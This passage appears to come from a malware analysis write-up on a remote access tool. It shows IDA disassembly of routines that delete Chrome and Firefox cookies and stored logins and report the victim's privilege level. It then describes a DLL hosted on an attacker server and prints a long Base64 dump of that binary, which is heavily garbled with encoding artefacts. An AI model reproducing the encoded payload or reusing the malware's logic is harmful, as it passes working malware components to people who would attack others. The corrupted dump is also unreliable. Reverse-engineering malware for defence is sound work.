lea     edx, [ebp+var_18]
lea     ecx, [ebp+var_78]
call    sub_406C1E
pop     ecx
mov     edx, eax
lea     ecx, [ebp+var_48]
call    sub_406383
pop     ecx
push    eax
lea     ecx, [ebp+var_30]
call    sub_401FE2
lea     ecx, [ebp+var_48]
call    sub_401FD8
lea     ecx, [ebp+var_78]
call    sub_401FD8
lea     ecx, [ebp+var_30]
call    sub_401FAB
push    eax             ; lpFileName
call    ds:DeleteFileA
test    eax, eax
jnz     short loc_40BEDA
```

```
100.00% (536,1545) (753,406) 0000B22C 000000000040BE2C: sub_40BD37+F5 (Synchronized with Hex View-1)
```




```
ies not found]"

loc_40BEDA:
sub     esp, 18h
mov     ecx, esp
push    offset aFirefoxCookies_0 ; "\n[Firefox cookies found, cleared!]"
jmp     loc_40BDD9
sub_40BD37 endp

call    ds:GetLastErro
dec     eax
sub     eax, 1
jnz     short loc_40BE

loc_40BDD9:
call    sub_402093
call    sub_40C1D8
add     esp, 18h
jmp     loc_40BEB5

sub     esp, 18h
mov     ecx, esp
push    offset aFirefoxCookies ; "\n[Firefox Cookies not found]"
call    sub_402093
call    sub_40C1D8
add     esp, 18h
push    esi             ; hFindFile
call    ds:FindClose

loc_40BEB5:
mov     bl, 1

loc_40BECF:             ; hFindFile
push    esi

100.00% (349,1980) (780,419) 0000B22C 000000000040BE2C: sub_40BD37+F5 (Synchronized with Hex View-1)
```

Here a detail of the access with **Administator** rights:




```
sub     eax, 1
jnz     short loc_40F2CC

push    offset aAdministrator ; "Administrator"
jmp     short loc_40F293

loc_40F28E:
push    offset aUser     ; "User"

loc_40F293:
lea     ecx, [esp+31Ch+var_304]
call    sub_402093
sub     esp, 18h
mov     edx, offset aAccessLevel ; "Access Level: "
mov     ecx, esp
push    eax
call    sub_4052FD
sub     esp, 14h
mov     ecx, esp
push    offset aI       ; "i"
call    sub_402093

00.00% (594,13981) (722,411) 0000E69F 000000000040F29F: sub_40E9C5+8DA (Synchronized with Hex View-1)
```



```
loc_40F2CC:
mov     edi, offset unk_4752F0
push    offset aDel_0   ; "del"
mov     ecx, edi
call    sub_401FAB
mov     edx, eax
call    sub_4134FF
pop     ecx
test    al, al
jz      loc_40F3A5
```


```
push    offset ValueName ; "del"
mov     edx, edi
lea     ecx, [esp+31Ch+var_304]
call    sub_41BC5E
mov     ecx, eax
call    sub_401F04
push    eax
mov     edx, 80000001h
lea     ecx, [esp+320h+var_2E8]
call    sub_41361B
pop     ecx
pop     ecx
lea     ecx, [esp+318h+var_304]
```

```
100.00% (628,14505) (749,393) 0000E69F 000000000040F29F: sub_40E9C5+8DA (Synchronized with Hex View-1)
```



```
.rdata:00466978                                          ; DATA XREF: sub_40BA12+7↑o
.rdata:004669B2                  align 4
.rdata:004669B4 aUserprofile     db 'UserProfile',0       ; DATA XREF: sub_40BA12+C↑o
.rdata:004669B4                                          ; sub_40BAA1+C↑o ...
.rdata:004669C0 aChromeStoredlo db 0Ah                   ; DATA XREF: sub_40BA12+60↑o
.rdata:004669C0                  db '[Chrome StoredLogins not found]',0
.rdata:004669E1                  align 4
.rdata:004669E4 aChromeStoredlo_0 db 0Ah                 ; DATA XREF: sub_40BA12+6C↑o
.rdata:004669E4                  db '[Chrome StoredLogins found, cleared!]',0
.rdata:00466A0B                  align 4
.rdata:00466A0C aAppdataLocalGo_0 db '\AppData\Local\Google\Chrome\User Data\Default\Cookies',0
.rdata:00466A0C                                          ; DATA XREF: sub_40BAA1+7↑o
.rdata:00466A43                  align 4
.rdata:00466A44 aChromeCookiesN db 0Ah                   ; DATA XREF: sub_40BAA1+60↑o
.rdata:00466A44                  db '[Chrome Cookies not found]',0
.rdata:00466A60 aChromeCookiesF db 0Ah                   ; DATA XREF: sub_40BAA1+6C↑o
.rdata:00466A60                  db '[Chrome Cookies found, cleared!]',0
.rdata:00466A82                  align 4
.rdata:00466A84 aAppdataRoaming db '\AppData\Roaming\Mozilla\Firefox\Profiles\',0
.rdata:00466A84                                          ; DATA XREF: sub_40BB30+22↑o
.rdata:00466A84                                          ; sub_40BD37+1B↑o
.rdata:00466AAF                  align 10h
.rdata:00466AB0 aFirefoxStoredl db 0Ah                   ; DATA XREF: sub_40BB30+A4↑o
.rdata:00466AB0                  db '[Firefox StoredLogins not found]',0
.rdata:00466AD2                  align 4
.rdata:00466AD4 asc_466AD4      db '.',0                 ; DATA XREF: sub_40BB30+CE↑o
.rdata:00466AD4                                          ; sub_40BD37+C7↑o
```

```
00064FC0 00000000004669C0: .rdata:aChromeStoredlo (Synchronized with Hex View-1)
```




```
var_30= byte ptr -30h
var_18= byte ptr -18h

push    ebp
mov     ebp, esp
sub     esp, 34h
push    ebx
push    offset aAppdataLocalGo_0 ; "\\AppData\\Local\\Google\\Chrome\\User "...
push    offset aUserprofile ; "UserProfile"
call    sub_43C0DA
pop     ecx
push    eax
lea     ecx, [ebp+var_30]
call    sub_402093
mov     edx, eax
lea     ecx, [ebp+var_18]
call    sub_406383
pop     ecx
lea     ecx, [ebp+var_30]
call    sub_401FD8
lea     ecx, [ebp+var_18]
call    sub_401FAB
push    eax             ; lpFileName
call    ds:DeleteFileA
test    eax, eax
jnz     short loc_40BB08
```

```
100.00% (153,105) (787,393) 0000AEA8 000000000040BAA8: sub_40BAA1+7 (Synchronized with Hex View-1)
```

RumpeDLL


On board server **45.XX.XX.XX** the execution DLL RumpeDLL (now renamed **vrump.txt**) was also hosted in the "rat" folder. It is saved encoded in Base64 in textual form.



Not secure | 45[redacted]/rat/RumpeDLL.txt

Import favorites | For quick access, place your favorites here on the favorites bar. Manage favorites now


```
TVqQâ†“:â†“â†“:â†“Mâ†“:â†“â†“:â†“â†“:â†“â†“:â†“Eâ†“:â†“â†“:â†“â†“:â†“â†“:â†“//8â†“:â†“â†“:â†“Lgâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
â†“:â†“â†“:â†“â†“:â†“Qâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“gâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“4fug4â†“:â†“tâ†“:â†“nNIb
gBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“BQRQâ†“:â†“
â†“:â†“Tâ†“:â†“EDâ†“:â†“HFlwbUâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Oâ†“:â†“â†“:â†“DiELâ†“:â†“Vâ†“:â†“â†“:â†“
:â†“â†“:â†“IIâ†“:â†“â†“:â†“â†“:â†“â†“:â†“Gâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“/p8â†“:â†“â†“:â†“â†“:â†“â†“:â†“gâ†“:â†“
â†“:â†“â†“:â†“â†“:â†“wâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Bâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“gâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“gâ†“:â†“â†“:â†“
Bâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Gâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
“:â†“â†“:â†“â†“:â†“â†“:â†“Qâ†“:â†“â†“:â†“â†“:â†“gâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Mâ†“:â†“YIUâ†“:â†“â†“:â†“Bâ†“:â†“
“â†“:â†“â†“:â†“Bâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Eâ†“:â†“â†“:â†“â†“:â†“â†“:â†“Eâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
Bâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“LCfâ†“:â†“â†“:â†“BLâ†“:â†“â†“:â†“:â
†“â†“:â†“â†“:â†“â†“:â†“Mâ†“:â†“â†“:â†“â†“:â†“EQDâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“:â
†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Oâ†“:â†“â†“:â†“â†“:â†“â†“:â†“wâ†“:â†“â†“:â†“â†“:â†“
Bgnwâ†“:â†“â†“:â†“Hâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
â†“:â†“â†“:â†“â†“:â†“Iâ†“:â†“â†“:â†“â†“:â†“Câ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
“:â†“â†“:â†“CCâ†“:â†“â†“:â†“â†“:â†“Egâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“C5
0ZXh0â†“:â†“â†“:â†“â†“:â†“â†“:â†“BIâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“gâ†“:â†“â†“:â†“â†“:â†“â†“:â†“ggâ†“:â†“â†“:â†“â†“:â†“â†“:â†“Iâ†“:â†“
â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Câ†“:â†“â†“:â†“â†“:â†“
:â†“Gâ†“:â†“ucnNyYwâ†“:â†“â†“:â†“â†“:â†“EQDâ†“:â†“â†“:â†“â†“:â†“â†“:â†“wâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Qâ†“:â†“â†“:â†“â†“:â†“CEâ†“:â†“
“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Bâ†“:â†“â†“:â†“
“:â†“Bâ†“:â†“LnJlbG9jâ†“:â†“â†“:â†“â†“:â†“Mâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Oâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Câ†“:â†“â†“:â†“â†“:â†“â
†“:â†“1â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“:
â†“Qâ†“:â†“â†“:â†“â†“:â†“Qgâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“:â
†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Dgnwâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Egâ†“:â†“â†“:â†“â†“:â†“â†“:â†“Câ†“:â†“â†“:â†“Uâ†“:â†“Y
Eâ†“:â†“â†“:â†“â†“:â†“Hg+â†“:â†“â†“:â†“â†“:â†“Bâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“Nh+â†“:â†“â†“:â†“CgHgâ†“:â†“
“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“
â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“BMwBQBrâ†“:â†“â†“:â†“â†“:â†“â†“:
â†“â†“:â†“Qâ†“:â†“â†“:â†“ESgDâ†“:â†“â†“:â†“â†“:â†“GIOgHâ†“:â†“â†“:â†“â†“:â†“gâ†“:â†“Qâ†“:â†“â†“:â†“â†“:â†“Câ†“:â†“Zâ†“:â†“â†“:â†“â†“:â†“â
†“:â†“cw4â†“:â†“â†“:â†“â†“:â†“ooDwâ†“:â†“â†“:â†“Cv4Oâ†“:â†“â†“:â†“â†“:â†“4Mgâ†“:â†“â†“:â†“â†“:â†“HIBâ†“:â†“â†“:â†“Bwcxâ†“:â†“â†“:â†“â†“:â
†“â†“:â†“p6Kv4Mâ†“:â†“Qâ†“:â†“gDgâ†“:â†“â†“:â†“â†“:â†“D3m///Oâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“D+Dâ†“:â†“Eâ†“:â†“IPL///893v///zjO/////g
0â†“:â†“â†“:â†“CgRâ†“:â†“â†“:â†“â†“:â†“K/g4Bâ†“:â†“DjI////
â†“:â†“Booâ†“:â†“Qâ†“:â†“â†“:â†“Bioâ†“:â†“Hgâ†“:â†“oEgâ†“:â†“â†“:â†“CiomfgEâ†“:â†“â†“:â†“â†“:â†“QU/gEqâ†“:â†“â†“:â†“â†“:â†“afgEâ†“:â†“â†“:â†“
:â†“â†“:â†“Qqâ†“:â†“FooTQâ†“:â†“â†“:â†“Bjgâ†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“â†“:â†“igTâ†“:â†“â†“:â†“â†“:â†“KOâ†“:â†“â†“:â†“â†“:â†“â†“:â†“
“â†“:â†“â†“:â†“qâ†“:â†“CZ+â†“:â†“gâ†“:â†“â†“:â†“BBT+â†“:â†“Soâ†“:â†“â†“:â†“Bp+â†“:â†“gâ†“:â†“â†“:â†“BCoâ†“:â†“YigKâ†“:â†“â†“:â†“â†“:â†“GO
```



